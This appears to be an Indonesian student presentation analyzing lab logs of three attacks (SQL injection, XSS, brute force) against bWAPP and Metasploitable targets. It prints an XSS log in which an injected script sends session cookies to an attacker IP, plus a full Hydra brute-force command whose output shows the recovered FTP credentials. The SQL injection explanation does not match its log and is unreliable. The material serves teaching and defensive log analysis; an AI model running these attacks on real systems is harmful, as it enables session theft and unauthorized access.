


KELOMPOK 5

# ✦ ANALYZING LOGS ✦ BASED ON 3 ATTACKS



# APACHE LOGS FOR...

1

SQL INJECTION


2

XSS

3

BRUTEFORCE






# SQL INJECTION

Pada Log disamping dapat dilihat bahwa akun *User1* di assign ke *User2*, karena *User2* memiliki hak untuk melakukan write di system tersebut. Hal tersebut dapat diantisipasi oleh firewall yang kemudian mendetect bahwa *User2* sudah melakukan percobaan SQL Injection.





```
*access.log
File Edit Search Options Help
192.168.1.7 - - [10/Jul/2017:17:01:19 +0700]
"GET /cookie.js HTTP/1.1" 200 482 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%
192.168.1.7 - - [10/Jul/2017:17:01:20 +0700]
"GET /ddos?PHPSESSID%3Duepgd5l3i27u6o38anqgcrb9r0%3B%20acopendivids%3Dswingset%2Cjotto%2Cphpbb2%2Credmine%3B%20acgroups
192.168.1.7 - - [10/Jul/2017:17:09:54 +0700]
"GET /cookie.js HTTP/1.1" 200 482 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%
192.168.1.7 - - [10/Jul/2017:17:09:54 +0700]
"GET /ddos?PHPSESSID%3Duepgd5l3i27u6o38anqgcrb9r0%3B%20acopendivids%3Dswingset%2Cjotto%2Cphpbb2%2Credmine%3B%20acgroups
HTTP/1.1" 404 495 "http://192.168.1.11/bWAPP/xss_get.php?firstname=%22%3E%3Cscript+src%3D%22http%3A%2F%2F192.168.1.7%2F
```

# CROSS SITE SCRIPTING (XSS)

Dapat dilihat pada log diatas, terdapat request GET yang mencurigakan. karena memiliki query “xss\_get.php” yang mencerminkan bahwa dalam serangan XSS menggunakan bahasa PHP. Yang dimana, tujuan dari script diatas adalah mencuri cookie dari website yang diserang.



# BRUTE FORCE ATTACK WITH HYDRA

```
File Actions Edit View Help
(root@kali)-[/home/kali]
# hydra -l msfadmin -P passwords.txt 192.168.99.7 ftp
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret se
nd ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-05-25 11:47:48
[DATA] max 12 tasks per 1 server, overall 12 tasks, 12 login tries (l:1/p:12), ~1 try per task
[DATA] attacking ftp://192.168.99.7:21/
[21][ftp] host: 192.168.99.7 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-05-25 11:47:52
```

Berdasarkan log diatas menunjukan bahwa pada vm tertentu, dilakukan metode brute force dengan Hydra. Pada akhirnya, dengan set ip target di vm (192.168.99.7) juga menggunakan simple wordlist yang diambil dari Github (<https://github.com/topics/brute-force-attacks>) dengan nama file wordlist.txt. aksi bruteforce berhasil dilakukan hingga retrieve credential yang authorize pada machine tersebut.



**TERIMA KASIH**

